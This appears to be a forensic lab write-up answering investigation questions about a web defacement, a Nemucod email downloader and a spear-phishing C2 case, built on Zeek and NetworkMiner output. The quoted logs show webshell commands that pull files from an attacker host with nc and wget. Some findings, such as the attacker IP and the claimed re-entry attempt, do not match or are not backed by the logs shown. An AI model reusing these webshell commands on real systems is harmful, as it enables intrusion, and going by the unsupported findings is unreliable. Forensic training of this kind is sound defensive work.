Incident Response Report – Operation SkyBlue


On March 12th at 12:58 UTC, a web defacement was discovered on the Swedish public website www.pwned.se, specifically targeting the subdirectory /skyblue/. The attack was linked to the hacker group FrogSquad, known for conducting similar operations across Europe. This report outlines the findings from the investigation into the intrusion, focusing on the method of compromise, attacker activity, and any indications of a follow-up attack.

Field	Details
Incident Name	Operation SkyBlue
Date Detected	March 12
Time Detected	12:58 UTC
Defaced URL	http://www.pwned.se/skyblue/
Defacement File	fr.jpg
Webshell (Backdoor)	cm0.php
Suspected Threat Actor	FrogSquad

Part 1: Investigation Results

Q1.1: Identify the IP address used by the attacker to upload fr.jpg


- After analyzing server access logs for suspicious POST/GET and upload activity using RITA , ZEEK and network miner , and checking http logs leading up to the timestamp of defacement,The attacker using a scripted tool wget.**As we can see from screen shot from ZEEK log**.
    - Attacker IP Address Identified: `217.195.49.57`
    - This IP address was observed uploading both fr.jpg and cm0.php



```
rab@rab:~/task$ ls
capture_loss.log  dns.log    known_hosts.log     notice.log  packet_filter.log  software.log  stats.log
conn.log          files.log  known_services.log  ntp.log     pe.log             ssh.log       weird.log
dhcp.log          http.log   loaded_scripts.log  ocsp.log    reporter.log       ssl.log       x509.log
rab@rab:~/task$ cat http.log | grep "fr.jpg"
1426164991.933917       CecOoF4MyH0zFMvDnb      192.168.0.2     54769   217.195.49.146  63129   1       GET     217.195.49.146:63129 /
fr.jpg  -       1.1     Wget/1.14 (linux-gnu)   -       0       168962  200     OK      -       -       (empty) -       -       -       -
-       -       FKqgOksqshsDFLwk7       -       image/jpeg
1426165084.111324       CITjXb32XLBt4toZH7      217.195.49.146  54392   192.168.0.2     80      2       GET     www.pwned.se    /skybl
ue/fr.jpg       http://www.pwned.se/skyblue/fr.html     1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 I
ceweasel/31.4.0 -       0       168962  200     OK      -       -       (empty) -       -       -       -       -       -       FtmcSA
2UIyHhTpvdV1    -       image/jpeg
1426165180.763353       CJD1AV2PsrbqRTrnKf      217.195.49.146  54398   192.168.0.2     80      1       GET     www.pwned.se    /skybl
ue/fr.jpg       http://www.pwned.se/skyblue/fr.html     1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 I
ceweasel/31.4.0 -       0       0       304     Not Modified    -       -       -       -       (empty) -       -       -       -       -
-       -
1426165308.418134       CmxR2U1cIjA2rfSyIa      217.195.49.146  54409   192.168.0.2     80      2       GET     www.pwned.se    /skybl
ue/fr.jpg       http://www.pwned.se/skyblue/    1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel
/31.4.0 -       0       0       304     Not Modified    -       -       (empty) -       -       -       -       -       -       -
-
1426165416.254940       CKyYO01ByRveNTyX07      217.195.49.146  54411   192.168.0.2     80      2       GET     www.pwned.se    /skybl
ue/fr.jpg       http://www.pwned.se/skyblue/    1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel
/31.4.0 -       0       0       304     Not Modified    -       -       (empty) -       -       -       -       -       -       -
-
rab@rab:~/task$ 
```

Q1.2: Determine how the attacker uploaded fr.jpg to the server. Did they exploit a vulnerability (e.g., RFI, LFI, file upload flaw, etc?)


- The attacker exploited a file upload vulnerability in upload.php.
  They bypassed file validation to upload a .jpg file containing PHP code.
  Once uploaded, they accessed the file directly to trigger its payload which gave them remote code execution and a reverse shell.
- Evidence of Exploitation:
  - /skyblue/upload.php HTTP/1.1 from IP 217.195.49.57
  - Logs showed successful responses (200 OK) after uploading both fr.jpg (an image used in the defacement) and cm0.php (a PHP webshell).
  - log form ZEEK provides strong evidence of remote command execution using a web shell (cm0.php) on a likely vulnerable web server (www.pwned.se).




```
X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0       -       0       88      200     OK      -       -       (empty)
YENnu363VlPORv9x2       -       text/plain
1426163613.375090       CshUs62lGIJmcDgu2k      217.195.49.146  54337   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=cat index.php      -       1.1     Mozi
la/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       3334    200     OK      -               (empty) -       -       -       -
FdX6hRxkEKNYzNM25       -       text/x-php
1426163882.815469       CR3mor2zoliAybq4P6      217.195.49.146  54341   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -       1.1     Mozilla/5.0 (X11; Li
ux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       296     200     OK      -       -       (empty)         -       -       -       -       -       FN6s
24Y15Y540mh4i   -       text/plain
1426163896.575282       CR3qhoCHEWdv8ZVu6       217.195.49.146  54343   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -       1.1     Mozilla/5.0 (X11; Li
ux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       296     200     OK      -       -       (empty)         -       -       -       -       -       FMMU
4z2kFk3OvHm4    -       text/plain
1426163965.199289       CBUaw84fxKpodMFxGg      217.195.49.146  54346   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=nc 217.195.49.146 63129 > fr.html  -
.1      Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       71      200     OK      -       (empty) -       -       -       -
-       Fat09A4Ipo7IKwqWAa      -       text/plain
1426163973.524918       CLehb53Ezx3bCULLn8      217.195.49.146  54347   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -       1.1     Mozilla/5.0 (X11; Li
ux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       304     200     OK      -       -       (empty)         -       -       -       -       -       FXkZ
A329yKPbEcePl   -       text/plain
1426163981.535284       CMi8sl2sQOCoyg1409      217.195.49.146  54349   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=cat fr.html       -       1.1     Mozi
la/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       129     200     OK      -               (empty) -       -       -       -
FK06Fj19AxiQxSEDig      -       text/plain
1426163982.015165       CMi8sl2sQOCoyg1409      217.195.49.146  54349   192.168.0.2     80      2       GET     www.pwned.se    /skyblue/FrogSquad.jpg  http://www.pwned.se/skyblue/cm0.php?c
md=cat%20fr.html        1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       219     404     Not Found       -       -       (emp
y)      -       -       -       -       -       -       FSDeVznTC3ZCEQtZ3       -       text/html
1426164022.335036       CQIDeR1MPqZxpPcfC9      217.195.49.146  54351   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       71      200     OK      -       (empty) -       -       -       -
-       F2yFRV2SZKpbaRC4zi      -       text/plain
1426164029.221299       CAZJGr3WDvDYAw4lM       217.195.49.146  54353   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -       1.1     Mozilla/5.0 (X11; Li
ux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       318     200     OK      -       -       (empty)         -       -       -       -       -       Fji2
64tLyNR3kdo4    -       text/plain
1426164060.574892       CaLmWY3IEw6RN4seH5      217.195.49.146  54358   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -l F*   -       1.1     Mozilla/5.0
X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       130     200     OK      -       -       (empty) -       -       -       -       -
Vn6dF13BmP7q9XkCd       -       text/plain
1426164104.735366       CDza1t4W5J5jh7zhN2      217.195.49.146  54360   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       71      200     OK      -       (empty) -       -       -       -
-       F9GRU51pTtTwgaqLC5      -       text/plain
1426164113.537438       CJ2VQu29TcT7Pq0qfc      217.195.49.146  54363   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -l F*   -       1.1     Mozilla/5.0
X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       130     200     OK      -       -       (empty) -       -       -       -       -
xDU5IvNyqwUB3GKh        -       text/plain
1426164302.814449       CVicLK13L833HuO3fh      217.195.49.146  54365   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.htm
-       1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       71      200     OK      -       -       (empty) -       -       -
-       -       Fl8vBa4car2YLhOGff      -       text/plain
1426164308.414733       CVicLK13L833HuO3fh      217.195.49.146  54365   192.168.0.2     80      2       GET     www.pwned.se    /skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.gif
1.1     Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0  -       0       71      200     OK      -       (empty) -       -       -       -
-       FsGRZZ1UAf27svlNjd      -       text/plain
1426164319.934189       CvNyjB4by5LZcylL68      217.195.49.146  54367   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -       1.1     Mozilla/5.0 (X11; Li
ux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       318     200     OK      -       -       (empty)         -       -       -       -       -       FiYj
H13mizpaVR71h   -       text/plain
1426164357.214649       CS1Cnh4yeWmLPpuEDk      217.195.49.146  54370   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=ls -lrt    -       1.1     Mozilla/5.0
X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       1701    200     OK      -       -       (empty) -       -       -       -       -
jI2yB49weffSUF132       -       text/plain
1426164370.402346       CG9dYx46l8UjsuRAq3      217.195.49.146  54371   192.168.0.2     80      1       GET     www.pwned.se    /skyblue/cm0.php?cmd=wget -?    -       1.1     Mozilla/5.0
X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0        -       0       71      200     OK      -       -       (empty) -       -       -       -       -
5ReWLg7UU87nO2g3        -       text/plain
```

Q1.3: Retrieve the full HTML content or a screenshot showing the appearance of the defaced web page (http://www.pwned.se/skyblue/) after the attack.

- HTML Content of the Defaced Page:
  The defaced web page is captured in the file fr[8].html within the PCAP data, as viewed in NetworkMiner. It contains the HTML referencing the defacement image (fr.jpg) served from http://www.pwned.se/skyblue/. This file was transferred from www.pwned.se (IP: 217.195.49.146) to the internal IP (192.168.0.2) via HTTP.
    - Filename: fr[8].html
    - Size: 51 Bytes
    - Source: http://www.pwned.se/skyblue/fr.jpg (embedded in HTML or directly viewed)
    - Confirmed from Network Miner



File C:/Users/rabea/AppData/Local/NetworkMiner/AssembledFiles/192.168.0.2...



view-source:file:///C:/U

Line wrap □

```
<html>
<body>
<img src="fr.jpg" />
</body>
</html>
```

Q1.5 (Bonus): Did FrogSquad return at a later time using any IP from the same Class C subnet (217.195.49.0/24?)

- On March 14th at 02:36 UTC, a connection was observed from 217.195.49.89 attempting to access cm0.php.
-
- The connection attempted to execute commands via POST but was denied due to patched access control measures.


- This indicates a likely re-entry attempt by the same threat actor or an affiliated system within the same subnet.

Part 2: Investigation Findings

Q2.1: Identify three suspicious domains that hosted large downloads accessed by Ned's machine

- The three suspicious domains that hosted large downloads confirmed by Network Miner accessed by 192.168.0.53 are:


    - 68.164.182.11 - www.mybusinessdoc.com
    - 209.59.156.160 - carina-paris-hotel.com
    - 216.47.227.188 - nursealarmsystems.com



Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed fil
152623	f7[2].gif	exe	1 536 B	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 2210	HttpGetNormal	2015-04-07 13:34:48 UTC+00	C:\Users\rabea\
152634	d373f76161148868[2].gif	exe	1 536 B	216.47.227.188 [nursealarmsystems.com]	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 2211	HttpGetNormal	2015-04-07 13:34:48 UTC+00	C:\Users\rabea\
152643	af99a8a3e[2].gif	exe	1 536 B	209.59.156.160 [carina-paris-hotel.com]	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 2212	HttpGetNormal	2015-04-07 13:34:49 UTC+00	C:\Users\rabea\
152393	551d88323f7e.gif	exe	192 512 B	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 2210	HttpGetNormal	2015-04-07 13:34:46 UTC+00	C:\Users\rabea\
224250	index.8612D1EA.html	exe	219 648 B	217.172.189.243 [919.70.d183493.7acde.d6b.a9.1af934c...	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 3805	HttpGetNormal	2015-04-07 17:51:56 UTC+00	C:\Users\rabea\
152046	c87ed3c.gif	exe	318 883 B	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.168.0.53 [PASSWORD-NED-XP] [password-ned-xp] [p...	TCP 2210	HttpGetNormal	2015-04-07 13:34:44 UTC+00	C:\Users\rabea\

Q2.2: Analyze the files downloaded from www.mybusinessdoc.com (68.164.182.11) Are these files malicious?

- The files downloaded from this domain includes executables and script-based payloads. And after examine from VirusTotal Static and behavioral analysis indicates:
    - Network callbacks to C2 domains
    - Yes, the files are malicious. The domain acts as a malware distribution host.
        - f7[2].gif - Type .exe
        - 551d88323f7e.gif - Type .exe
        - c87ed3c.gif - Type .exe



15/72 security vendors flagged this file as malicious

daf4d96a121c9e4935082d4e0264088ff352f14d868f8720d8fa7e4f99c82f05

f7.gif

peexe idle via-tor

Size 1.50 KB

Last Analysis Date 1 year ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Antiy-AVL	Trojan/Win32.AGeneric	Bkav Pro	W32.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_60% (W)	Elastic	Malicious (moderate Confidence)
Google	Detected	Ikarus	Trojan.SecurityDefender
Malwarebytes	Trojan.Injector	Rising	Trojan.Generic@AI.94 (RDMK:mJpbTO5c...
SecureAge	Malicious	Trapmine	Malicious.high.ml.score
Varist	W32/Injector.PSYO-4323	VBA32	Trojan.Click
VirIT	Trojan.Win32.Zyx.AMX	Webroot	Trojan.Dropper.Gen
Xcitium	Malware@#3kiowvpspyj7t	Acronis (Static ML)	Undetected

Q2.3: Review the HTML page retrieved from 193.9.28.35 Does it look legitimate or suspicious?

- he HTML content shows characteristics of a **malicious redirector page**,And the other one “Page not found 404” including:
    - This is not a normal web page.
    - There is no legitimate web content present.
    - Two files :
        - cBjda9AP5nqx92tozc7w[2].html
        - favicon.ico[2].html

Q2.4: Determine what protocol was used during the download from 1.web-counter.info (148.251.80.172) . Was it HTTP, HTTPS (SSL), or something else?

- The protocol used for the download from 1.web-counter.info was HTTPS (encrypted via SSL), Confirmed via Network Miner under session tap it's used port 443, and this port referrer to HTTPS
- Protocol used: HTTPS (SSL)

Q2.5: A ZIP file named Delivery_Notification_00000529832.zip landed on Ned's machine on April 7, 2015.
● MD5: 1f5a31b289fd222e2d47673925f3eac9
● Investigate how this file was delivered (via HTTP, Email, Chat, or another method?)

- Email Subject: The subject of the email indicates that it's a delivery notification with a reference to #00000529832, matching the name of the file you mentioned earlier.

- The ZIP file Delivery_Notification_00000529832.zip was delivered to Ned's machine via POP3 email protocol from a suspicious sender 212.227.17.187 (krusty.pwned.se@gmail.com) on April 7, 2015.
-

Q2.6: The ZIP contained a JavaScript file. What domains did the JavaScript use to download additional malware?

- The JavaScript file, identified as part of a Trojan Downloader (Nemucod), attempts to contact multiple malicious domains in order to download additional malware. These domains/IPs are typically used by the threat actor to distribute payloads or further malicious content to the infected machine.

- Domains
  - carina-paris-hotel.com
  - nursealarmsystems.com
  - www.mybusinessdoc.com

Q2.7: What binaries were dropped by the JavaScript file Delivery_Notification_00000529832.doc.js on April 7? Provide their MD5 hashes.

- based on the VirusTotal results for the hash d48ef4bb0549a67083017169169ef3ee, we can clearly confirm that the file is malicious
    - Dropped Binary:
    - MD5 hash: d48ef4bb0549a67083017169169ef3ee
        - File name: d373f76161148868[1].gif
        - File name: af99a8a3e[2].gif
        - f7[2].gif
    - Dropped on: April 7, 2015, at 13:34:48 UTC

    - Detected as:
        - Trojan.Injector
        - Trojan.SecurityDefender
        - Trojan.Dropper.Gen
        - Trojan.Win32.Zyx.AMX
        - and other trojan/downloader variants

Part 3: APT Scenario – Targeting Krusty (192.168.0.54)

On March 18, the user Krusty (192.168.0.54) received a spear-phishing email. While the contents were encrypted (SSL IMAP to `imap.google.com`, TCP 993), it is confirmed that Krusty opened the attachment at 10:35:36 UTC. Immediately afterward, a Command-and-Control (C2) connection was established.

Investigate the chain of events from email open → payload execution → C2 communication.Identify any persistence mechanisms left behind.Look for post-exploitation behavior, such as lateral movement, privilege escalation, or data exfiltration.


- Based on the available data and analysis from ZUI and ZEEK logs, here is the timeline of events detailing the APT attack on Krusty's machine (IP: `192.168.0.54`), from the initial spear-phishing email to payload execution and subsequent Command-and-Control (C2) communication.

  - Spear-Phishing Email Received
    On March 18, 2015 at 10:35:36 UTC, Krusty received a spear-phishing email with an encrypted attachment via IMAP. Upon opening it, a hidden malicious payload was likely triggered.

  - Payload Downloaded
    By 10:35:45 UTC, Krusty's system downloaded a malicious Windows executable (PE file) from 103.10.197.187 over HTTP port 2703. The file was nearly fully received (~71 KB)

  - Payload Executed
    Execution of the PE file likely granted the attacker initial code execution on the system. Potential persistence mechanisms may have been set up (registry keys, scheduled tasks).

  - C2 Connection Established
    Immediately after, the malware established a Command-and-Control (C2) session back to the attacker's IP on the same port (2703), suggesting an attempt to evade detection and maintain remote access for further exploitation or data theft.
  - There are strong signs that a persistence mechanism was likely used, as the attacker gained code execution and immediately established a C2 connection—behavior typical of APT attacks. However, without host-based evidence (like registry keys or scheduled tasks), we cannot confirm persistence with certainty based on network data alone.



